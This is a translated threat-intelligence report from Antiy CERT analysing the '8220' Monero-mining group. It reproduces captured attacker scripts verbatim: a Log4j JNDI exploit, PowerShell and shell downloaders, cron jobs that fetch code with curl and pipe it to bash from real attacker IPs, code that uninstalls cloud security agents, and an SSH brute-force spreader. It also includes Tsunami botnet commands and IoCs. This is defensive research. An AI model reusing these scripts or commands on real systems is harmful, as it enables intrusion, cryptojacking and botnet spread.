Analysis of the "8220" Mining Organization' s Activities

Antiy CERT

First draft completed: April 27, 2022

First published: April 28, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Since January 2022, Antiy CERT has captured multiple batches of attack samples from the "8220" mining organization. This mining organization has appeared since 2017 and has been active, spreading malicious scripts to both Windows and Linux platforms. The downloaded payloads are Monero mining programs and other botnet programs, port scanning and blasting tools, etc.

"8220" is a long-standing group known for exploiting vulnerabilities and deploying mining programs. Initially, the group used Docker images to spread mining trojans, and later expanded their reach by exploiting multiple vulnerabilities, including Web Logic, Redis unauthorized access, Hadoop Yarn unauthorized access, and Apache Struts. In 2020, the group was discovered using SSH brute force attacks to spread lateral movement. Since the exposure of the Apache Log4j 2 remote code execution vulnerability, the group has exploited it to create exploit scripts for widespread dissemination.

Shell script on Windows to download a Monero mining program. This program uses the open-source XMRig mining program for mining, version 6.16.2. The script also has functions such as connecting to mining pool addresses and creating persistent scheduled tasks. On Linux, the Shell script was used to download the mining program, which also performs lateral movement, downloads the Tsunmai botnet, and scans for malicious files such as brute-force exploitation scripts. Verification indicates that the mining program is an adaptation of the open-source XMRig Monero mining program and conceals the mining process and the creation of scheduled tasks.

It has been verified that **the Windows and Linux versions of Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the mining Trojan and provide practical protection for user terminals.**

2 ATT&CK Mapping Diagram Corresponding to the Incident

The attacker deployed a mining Trojan to the target system. The ATT&CK mapping diagram corresponding to this attack incident is shown in the figure below.



Figure 2-1 ATT&CK mapping diagram corresponding to the incident

The following table lists the techniques used by the attackers:

Table 2-1 ATT&CK technique behavior description corresponding to the incident

ATT&CK stage/category	Specific behavior	Notes
Reconnaissance	Active scan	Exploit vulnerability scanning
Initial access	Leverage public-facing applications	Utilize public-facing applications such as Java
Execute	Utilize command and script interpreters	Use PowerShell and shell scripts
Persistence	Utilize scheduled tasks/jobs	Set up a scheduled task
Defense evasion	Hidden Behavior	Hide malicious processes
	Obfuscate files or information	Obfuscation using Base 64
Credential access	Brute force	Brute force attack on SSH service
Discover	Scan network services	Scan SSH service
Collect	Collect local system data	Collect sensitive information from the local system
Influence	Resource hijacking	Utilize system CPU resources

3 Attack Process and Propagation Path

3.1 Attack Process

"8220" organization uses a Power Shell script named "xms.ps1" on Windows platforms to perform its primary functions, including downloading a mining program named "wxm.exe", an open-source Monero mining program called XMRig, disabling firewalls, terminating competing mining programs, hiding mining parameters, linking mining pool and wallet addresses, and adding scheduled tasks and registry startup entries to achieve persistence. On Linux platforms, a Shell script named "xms" is used to perform its primary functions, including maximizing system resource utilization, disabling firewalls, terminating competing mining programs, uninstalling security software, creating persistent scheduled tasks, performing MD5 verification on mining programs, downloading the Tsunami botnet and mining programs, and collecting host identity information for lateral movement. The Tsunami botnet's primary functions include remote control, DDoS attacks, and other malicious activities.



Figure 3-1 Attack Process

3.2 Propagation Path

Get the URL address, download the "testlog 2.py" file, and execute it.

```
get() {
  chattr -i $2/ rm -rf $2
  wget -q -O - $1 > $2 || curl -fsSL $1 -o $2 || php -r "file_put_contents('$2', file_get_contents('$1'));" || python -c "import urllib; print
  urllib.urlopen('$1').read()" > $2 || lwp-download $1 $2 || wge -q -O - $1 > $2 || cur -fsSL $1 -o $2
  chmod +x $2
}

DIR='/tmp'

cd $DIR

if [ $(ping -c 1 s.oraclesservice.top 2>/dev/null|grep "bytes of data" | wc -l ) -gt "0" ];
then
        url="http://80.71.158.96"
else
        url="http://80.71.158.96"
fi


get $url/scan2 $DIR/scan2
get $url/testlog2.py $DIR/testlog2.py
chmod +x $DIR/scan2
nohup /tmp/scan2 -g all -p 443 -D 10 -T 500 > /tmp/ip443.txt
cat /tmp/ip443.txt | grep -v '*' | awk '{print $1}' > /tmp/ips.check
cat /tmp/ips.check | while read h; do
    timeout 5 python $DIR/testlog2.py https://$h 2>/dev/null 1>/dev/null &
    echo Finished
done
```

Figure 3-2Log4j 2 exploit script

Log4j 2 vulnerability exploit code.

```
import requests
import base64
import sys
import re
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
Simple script exploit for CVE-2021-26084
def check(url):
list_endpoint = [
"/websso/SAML2/SLO/vsphere.local
SAMLRequest=",
"/portal/info.jsp",
"/api/login",
"/"
for l in list_endpoint:
endpoint = url + l
h = {
'User-Agent': '${jndi:ldap://192.3.194.202:1389/o=tomcat}',
'X-Forwarded-For': '${jndi:ldap://192.3.194.202:1389/o=tomcat}',
'Accept-Language': '${jndi:ldap://192.3.194.202:1389/o=tomcat}',
'Referer' : '${jndi:ldap://192.3.194.202:8080/o=tomcat}'
}
try:
r = requests.post(endpoint, headers=h, verify=False)
except KeyboardInterrupt:
exit(0)
check(sys.argv[1])
```

Figure 3-3Log4j 2 exploit code

3.3 Attack Incident Sample Compilation

The following information is obtained by sorting out the samples based on the attack incidents:

Table 3-1 Attack incident sample collection

Sample download address	Detailed description
hxxp[:]//a.oracleservice.top/xms	Linux malicious shell
hxxp[:]//a.oracleservice.top/bashirc.i686	Tsunami botnet
hxxp[:]//a.oracleservice.top/log4.sh	Log4j 2 Exploitation Script
hxxp[:]//a.oracleservice.top/wxm.exe	Windows Monero mining program
hxxp[:]//a.oracleservice.top/bashirc.	Tsunami botnet
hxxp[:]//a.oracleservice.top/bashirc.x86_64	Tsunami botnet
hxxp[:]//a.oracleservice.top/scan.sh	Scan blasting
hxxp[:]//a.oracleservice.top/load.sh	Download the Tsunami botnet program
hxxp[:]//a.oracleservice.top/xms.ps1	Windows Malicious Power Shell
hxxp[:]//a.oracleservice.top/x86_64	Linux mining program

Table 3-2 Windows Mining pool address and wallet address in the mining script

Mining pool address	Wallet address
b.oracleservice.top	46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
198.23.214.117:8080	
51.79.175.139:8080	

Table 3-3Mining pool address and wallet address in Linux mining programs

Mining pool address	Wallet address
146.59.198.38:8080	46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
51.79.175.139:8080	

4 Protection Recommendations

Antiy recommends that companies take the following protective measures against illegal mining:

1. Install terminal protection: Install antivirus software. For different platforms, we recommend installing the Windows/Linux version of Antiy Intelligent Endpoint Protection System.

2. Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.

3. Update patches in a timely manner: It is recommended to enable the automatic update function to install system patches. Servers, databases, middleware and other vulnerable parts should be updated with system patches in a timely manner;

4. Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as Web Logic, JBoss, Redis, Hadoop, and Apache Struts in a timely manner;

5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.

6. Host reinforcement: perform penetration testing and security reinforcement on the system;

7. Deploy an intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets and various unknown threats;

8. Antiy Service: If you are attacked by malware, we recommend isolating the attacked host promptly and securing the site while waiting for security engineers to investigate the computer. Antiy's 24/7 service hotline is: 400-840-9234.

It has been verified that both the Windows and Linux versions of Antiy Intelligent Endpoint Protection System (IEP) can detect and effectively protect against mining Trojans and botnet programs.

Figure 4-1 Antiy IEP Windows version provides effective protection

Figure 4-2 Antiy IEP Linux version provides effective protection

5 Sample Analysis

5.1 Windows Sample Analysis

Table 5-1Script file

Virus name	Trojan/Win32.Ymacco

Original file name	xms.ps1
MD5	52EC97E2246C28FA92A0C37A510BF67E
File size	2.16KB (2,212 bytes)
Interpreted language	PowerShell
VT first upload time	2021-11-19
VT test results	22/57

Define the Monero mining program address, save path, mining program name and other information, and disable the firewall.

```
$cc = "http://194.38.20.31"
$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
$dst="$env:AppData\network02.exe"
$dst2="$env:TMP\network02.exe"
netsh advfirewall set allprofiles state off
```

Figure 5-1 Download the mining program

Terminate the competing mining program process, traverse the ports 3333, 4444, 5555, 7777, and 9000 connected to the process, and then terminate the processes connected to the above ports.

```
Get-Process network0*, kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00* -ErrorAction SilentlyContinue |
Stop-Process
# ps | Where-Object { $_.cpu -gt 50 -and $_.name -ne "[kthreaddi]" } | Stop-Process

$list = netstat -ano | findstr TCP
for ($i = 0; $i -lt $list.Length; $i++) {
    $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
    if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
        Stop-Process -id $k[4]
    }
}
```

Figure 5-2 End the competition

The miner program "wxm.exe" was downloaded and renamed to a local file name, with mining parameters hidden. The program was linked to the mining pool and wallet addresses. Scheduled tasks and registry startup entries were added to achieve persistence. Verification confirmed that the downloaded miner was the open-source Monero mining program XMRig , version 6.16.2 .

```
if (!(Get-Process "network02] -ErrorAction SilentlyContinue)) {
    (New-Object Net.WebClient).DownloadFile("$cc/wxm.exe", "$dst")
    (New-Object Net.WebClient).DownloadFile("$cc/wxm.exe", "$dst2")
    Start-Process "$dst2" "--donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -u
    46E9UkTFgALXNh2mSbA7WGDca2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuYldhEmfjHbsavKXoJeSf5ZEb4qJzFXLVHGYH4moQ" -windowstyle hidden

    schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst --donate-level 1 -o b.oracleservice.top -o
    198.23.214.117:8080 -o 51.79.175.139:8080 -u
    46E9UkTFgALXNh2mSbA7WGDca2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuYldhEmfjHbsavKXoJeSf5ZEb4qJzFXLVHGYH4moQ -p x -B"
    reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst --donate-level 1 -o b.oracleservice.top
    -o 198.23.214.117:8080 -o 51.79.175.139:8080 -u
    46E9UkTFgALXNh2mSbA7WGDca2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuYldhEmfjHbsavKXoJeSf5ZEb4qJzFXLVHGYH4moQ -p x -B" /t REG_SZ
    /f
    schtasks /create /F /sc minute /mo 1 /tn "Browser2Update" /tr "$dst2 --donate-level 1 -o b.oracleservice.top -o
    198.23.214.117:8080 -o 51.79.175.139:8080 -u
    46E9UkTFgALXNh2mSbA7WGDca2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuYldhEmfjHbsavKXoJeSf5ZEb4qJzFXLVHGYH4moQ -p x -B"
    reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run2 /d "$dst2 --donate-level 1
    b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -u
    46E9UkTFgALXNh2mSbA7WGDca2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuYldhEmfjHbsavKXoJeSf5ZEb4qJzFXLVHGYH4moQ -p x -B" /t REG_SZ
    /f
}
```

Figure 5-3 Connect to a mining pool

5.2 Linux Sample Analysis

5.2.1 xms (Linux malicious script)

Table 5-2 Script file

Virus name	**Trojan[Downloader]/Shell.Miner**
Original file name	xms
MD5	6A4E5C6EC8EFE777FA85E240A02EB883
File size	11.54KB (11 , 820 bytes)
Interpreted language	Shell
VT first upload time	2022-04-20
VT test results	28/58

Disable the firewall, adjust the maximum number of processes available to users to 50,000, and modify memory parameters to maximize system resource utilization. Terminate competing mining programs and remove file attributes to allow modification.

```
#!/bin/bash
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
setenforce 0 2>/dev/null
ulimit -u 50000
sysctl -w vm.nr_hugepages=$((`grep -c processor /proc/cpuinfo` * 3))
netstat -antp | grep ':3333'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':4444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5555'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':7777'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':14444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5790'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':45700'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':2222'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':9999'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':20580'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':13533'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '23.94.24.12:8080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9
netstat -antp | grep '134.122.17.13:8080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9
netstat -antp | grep '107.189.11.170:443'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9
rand=$(seq 0 255 | sort -R | head -n1)
rand2=$(seq 0 255 | sort -R | head -n1)
chattr -i -a /etc/cron.d/root /etc/cron.d/apache /var/spool/cron/root /var/spool/cron/crontabs/root /etc/cron.hourly/
oanacroner1 /etc/init.d/down
```

Figure 5-4 Maximize system resources

Download two script files to uninstall security software on the infected host.

```
if ps aux | grep -i '[a]liyun'; then
  (wget -q -O - http://update.aegis.aliyun.com/download/uninstall.sh||curl -s http://update.aegis.aliyun.com/download/
  uninstall.sh)|bash; lwp-download http://update.aegis.aliyun.com/download/uninstall.sh /tmp/uninstall.sh; bash /tmp/
  uninstall.sh
  (wget -q -O - http://update.aegis.aliyun.com/download/quartz_uninstall.sh||curl -s http://update.aegis.aliyun.com/
  download/quartz_uninstall.sh)|bash; lwp-download http://update.aegis.aliyun.com/download/quartz_uninstall.sh /tmp/
  uninstall.sh; bash /tmp/uninstall.sh
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
sleep 1
echo "DEB Uninstalled"
```

Figure 5-5 Uninstall security software

Ensure connectivity to the malicious domain name and create a persistent scheduled task.

```
if [ $(ping -c 1 a.oracleservice.top 2>/dev/null|grep "bytes of data" | wc -l ) -gt '0' ];
then
        url="http://a.oracleservice.top"
else
        url="http://185.157.160.214"
fi

echo -e "*/10 * * * * root (curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf
$DIR/xmr\n##" > /etc/cron.d/root
echo -e "*/10 * * * * root (curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf
$DIR/xmr\n##" > /etc/cron.d/apache
echo -e "*/10 * * * * root (curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf
$DIR/xmr\n##" > /etc/cron.d/nginx
echo -e "*/30 * * * *   (curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf
$DIR/xmr\n##" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo -e "*/10 * * * *   (curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf
$DIR/xmr\n##" > /var/spool/cron/crontabs/root
mkdir -p /etc/cron.hourly
echo "(curl -fsSL $url/xmr||wget -q -O- $url/xmr||python -c 'import urllib2 as fbi;print
fbi.urlopen(\"$url/xmr\").read()')| bash -sh; lwp-download $url/xmr $DIR/xmr; bash $DIR/xmr; $DIR/xmr; rm -rf $DIR/xmr"
 > /etc/cron.hourly/oanacroner1 | chmod 755 /etc/cron.hourly/oanacroner1
```

Figure 5-6 Create a scheduled task

MD5 verification on the mining program.

```
if [ -a "/tmp/dbused" ]
then
    if [ -w "/tmp/dbused" ] && [ ! -d "/tmp/dbused" ]
    then
        if [ -x "$(command -v md5sum)" ]
        then
            sum=$(md5sum /tmp/dbused | awk '{ print $1 }')
            echo $sum
            case $sum in
                dc3d2e17df6cef8df41ce8b0eba99291 | 780965bad574e4e7f04433431d0d8f63)
                    echo "x86_64 OK"
                ;;
                *)
                    echo "x86_64 wrong"
                    rm -rf /usr/local/lib/libkk.so
                    echo "" > /etc/ld.so.preload
                    pkill -f wc.conf
                    pkill -f susss
                    sleep 4
                ;;
            esac
        fi
        echo "P OK"
    else
        DIR=$(mktemp -d)/tmp
        mkdir $DIR
        echo "T DIR $DIR"
    fi
else
    if [ -d "/tmp" ]
    then
        DIR="/tmp"
    fi
    echo "P NOT EXISTS"
fi
```

Figure 5-7MD5 checksum

Verify that the mining program and Tsunami bot are running through the network connection. If they are not running, re-download and execute them.

```
judge() {
    if [ ! "$(netstat -ant|grep '51.79.175.129:8080\|146.59.196.38:8080\|167.114.114.169:8080'|grep 'ESTABLISHED'|grep -v grep)" ];
    then
        get $url2/$(uname -m) "$DIR"/dbused
        chmod +x "$DIR"/dbused
        "$DIR"/dbused -c $dns
        "$DIR"/dbused -pwn
    else
    echo "Running"
    fi
}

if [ ! "$(netstat -ant|grep '51.79.175.129:8080\|146.59.196.38:8080\|167.114.114.169:8080'|grep 'LISTEN\|ESTABLISHED\|TIME_WAIT'|grep -v grep)" ];
then
    judge
else
    echo "Running"
fi

if [ ! "$(netstat -ant|grep '51.255.171.23:443'|grep 'LISTEN\|ESTABLISHED\|TIME_WAIT'|grep -v grep)" ];
then
    get $url/bashirc.$(uname -m) $DIR/bashirc; chmod +x $DIR/bashirc; $DIR/bashirc; rm -rf $DIR/bashirc
fi
```

Figure 5-8 Download the Tsunami bot

Maintain the normal operation of scheduled tasks. Once it is detected that a scheduled task has been deleted, the scheduled task will be re-executed.

Figure 5-9 Keep scheduled tasks running

SSH keys, history, and configuration files stored in hosts such as /.ssh/config, .bash_history, and /.ssh/known_hosts to discover attack targets and find corresponding authentication information. Check ~/.ssh/config, ~/.bash_history, and .ssh/known_hosts to attempt lateral movement.

Figure 5-10 Lateral movement

5.2.2 bashirc (Tsunami Botnet Program)

The Tsunami botnet operates based on the command and control server of Internet Relay Chat (IRC), and modifies the DNS server settings in the configuration of the infected device, so that the traffic from the IoT device is redirected to the malicious server controlled by the attacker. The Tsunami botnet mainly spreads by downloading with downloaders, exploiting vulnerabilities, remote login scanning, etc. The main functions of the Tsunami botnet program are remote control, DDoS attacks and other malicious behaviors. Antiy has previously analyzed the Tsunami botnet in detail in "Analysis of the precise deployment of the Tsunami botnet and the "Magic Shovel" mining trojan" ,[1] so we will not analyze it in detail here.


```
NOTICE %s :Panning %s.\n
NOTICE %s :TSUNAMI <target> <secs>\n
NOTICE %s :Tsunami heading for %s.\n
NOTICE %s :UNKNOWN <target> <secs>\n
NOTICE %s :Unknowning %s.\n
NOTICE %s :MOVE <server>\n
NOTICE %s :TSUNAMI <target> <secs>                = Special packeter that wont be block...
NOTICE %s :PAN <target> <port> <secs>              = An advanced syn flooder that will ki...
NOTICE %s :UDP <target> <port> <secs>              = A udp flooder\n
NOTICE %s :UNKNOWN <target> <secs>                  = Another non-spoof udp flooder\n
NOTICE %s :NICK <nick>                        = Changes the nick of the client\n
NOTICE %s :SERVER <server>                     = Changes servers\n
NOTICE %s :GETSPOOFS                          = Gets the current spoofing\n
NOTICE %s :SPOOFS <subnet>                      = Changes spoofing to a subnet\n
NOTICE %s :DISABLE                          = Disables all packeting from this client\n
NOTICE %s :ENABLE                           = Enables all packeting from this client\n
NOTICE %s :KILL                          = Kills the client\n
NOTICE %s :GET <http address> <save as>            = Downloads a file off the web and s...
NOTICE %s :VERSION                           = Requests version of client\n
NOTICE %s :KILLALL                         = Kills all current packeting\n
NOTICE %s :HELP                            = Displays this\n
NOTICE %s :IRC <command>                        = Sends this command to the server\n
NOTICE %s :SH <command>                         = Executes a command\n
NOTICE %s :Killing pid %d.\n
TSUNAMI
```

Figure 5-11 Tsunami botnet

5.2.3 scan (Scan Blasting)

Use the scanning tool to brute-force the intranet port 22 and save the results in the /tmp/ssh_vuln.txt file, filter it into the /tmp/ips_check file, and download xms (a malicious Linux script) and execute it after the brute-force is complete.

```
#if [ ! "$(ps -fe| grep "/usr/sbin/sshd\(hxx" | grep "pas" |grep -v grep)" ]; then
  if [ ! -f $DIR/hxx ]; then
  get $url/hxx $DIR/hxx
  fi
  if [ ! -f $DIR/pas ]; then
  get $url/pas $DIR/pas
  fi
  if [ ! -f $DIR/scan ]; then
  get $url/scan $DIR/scan
  fi
    get $url/pas $DIR/pas
    get $url/scan $DIR/pscan
    chmod +x $DIR/hxx
    chmod +x $DIR/scan
    chmod +x $DIR/pscan
    #$DIR/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p22 --wait 0 | awk '{print $6}' > /tmp/ips.check
    ip a | grep 'BROADCAST\|inet' | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep "10.[0-9]\|172.[0-9]\|192.168" | grep -v 127 | grep -v inet6 |grep -v
    255 > $DIR/ranges.txt
    cat $DIR/ranges.txt | sort -u > $DIR/ranges
    #cat $DIR/ranges | while read line; do
    for (( i=16; i<32; i++ )); do
        #rm -rf ssh_vuln.log
        #nohup $DIR/scan `ip a | grep 'BROADCAST\|inet' | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep "10.[0-9]\|172.[0-9]\|192.168" | grep -v 127 |
        grep -v inet6 |grep -v 255 | head -n1`.0.0-`ip a | grep 'BROADCAST\|inet' | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep
        "10.[0-9]\|172.[0-9]\|192.168" | grep -v 127 | grep -v inet6 |grep -v 255 | head -n1`.255.255 22 >> /tmp/ssh_vuln.txt
        #nohup $DIR/scan 192.168.0.0-192.168.255.255 22 >> /tmp/ssh_vuln.txt
        nohup $DIR/scan 172.$i.0.0-172.$i.255.255 22 >> /tmp/ssh_vuln.txt
            cat /tmp/ssh_vuln.txt | grep "OpenSSH" | awk '{print $1}' | uniq | shuf > /tmp/ips.check
        #nohup /tmp/pscan $line 22
        nohup $DIR/hxx 150 -f /tmp/ips.check  $DIR/pas 22 "curl -s http://209.141.40.190/xms | bash -sh; wget -q -O - http://209.141.40.190/xms |
        bash -sh; echo [illegible] | base64 -d |
        bash -; lwp-download http://209.141.40.190/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms" >/dev/null 2>&1
        echo Finished
            pkill -9 brute
        rm -rf ssh_vuln.log
        rm -rf ips.check
    done
```

Figure 5-12 Intranet scanning and blasting

5.2.4 load (Download the Tsunami Botnet Program)

Download sshexec and sshpass. If the download fails, download lan.tar.gz, which contains the Tsunami botnet program. Decompress it and execute it to collect sensitive information.

Figure 5-13 Collect sensitive information

5.2.5 x86_64 (Linux Mining Program)

It has been verified that the mining program is an adaptation of the open source mining program XMRig. It can run without a configuration file, hides its own process after running, and creates a persistent scheduled task.

Figure 5-14 Mining program traffic

6 IoCs

IoCs
6A4E5C6EC8EFE777FA85E240A02EB883
0BA9E6DCFC7451E386704B2846B7E440
093EDA279900756DCE56FC813427A6B4
9E47D3A502A7B2BCEC1F1375430CA0EB
3EDCDE37DCECB1B5A70B727EA36521DE
9E935BEDB7801200B407FEBDB793951E
17E55153BE42BFA30BEB2E613F41732E
4867D53919A2DF7F168BCCE76AD74543
FDF3D43F2DC9AF4018B42A192D3D41E7
52EC97E2246C28FA92A0C37A510BF67E
EB2F5E1B8F818CF6A7DAFE78AEA62C93
194.38.20.31
185.157.160.214
209.141.40.190
a.oracleservice.top
hxxp[:]//a.oracleservice.top/xms
hxxp[:]//a.oracleservice.top/bashirc.i686
hxxp[:]//a.oracleservice.top/log4.sh
hxxp[:]//a.oracleservice.top/armv7l
hxxp[:]//a.oracleservice.top/wxm.exe
hxxp[:]//a.oracleservice.top/bashirc.
